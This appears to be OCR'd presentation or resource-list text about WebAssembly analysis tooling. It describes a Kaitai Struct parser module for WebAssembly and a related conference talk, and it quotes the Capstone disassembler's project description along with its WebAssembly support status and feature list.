
Version 1.0.0 | OS Windows, Linux | python 3 | stars 24 | license GPL-3.0 | Tweet



Kaitai module for WebAssembly

- Kaitai: A new way to develop parsers for binary structures.

- WebAssembly support created *by Christophe Alladoum* (@_hugsy_) from Sophos - link
- Talk *Web-(dis)Assembly* at Shakacon X
  - slides / video / whitepaper / github



Capstone disassembler

- *“Capstone is a lightweight multi-platform, multi-architecture disassembly framework. Our target is to make Capstone the ultimate disassembly engine for binary analysis and reversing in the security community.”*
  - website, github, documentation

- Support of WebAssembly
  - will be release in master in version v5.0 - roadmap
  - until v5.0, wasm “supported” in next branch
  - Fuzzing new wasm architecture - link

Highlight features

- Multi-architectures: *Arm*, *Arm64* (*Armv8*), *BPF*, *Ethereum Virtual Machine*, *M68K*, *M680X*, *Mips*, *MOS65XX*, *PowerPC*, *RISCV*, *Sparc*, *SystemZ*, *TMS320C64X*, *Web Assembly*, *XCore* & *X86* (include *X86_64*) (details).
- Clean/simple/lightweight/intuitive architecture-neutral API.
- Provide details on disassembled instruction (called “decomposer” by some others).
- Provide some semantics of the disassembled instruction, such as list of implicit registers read & written.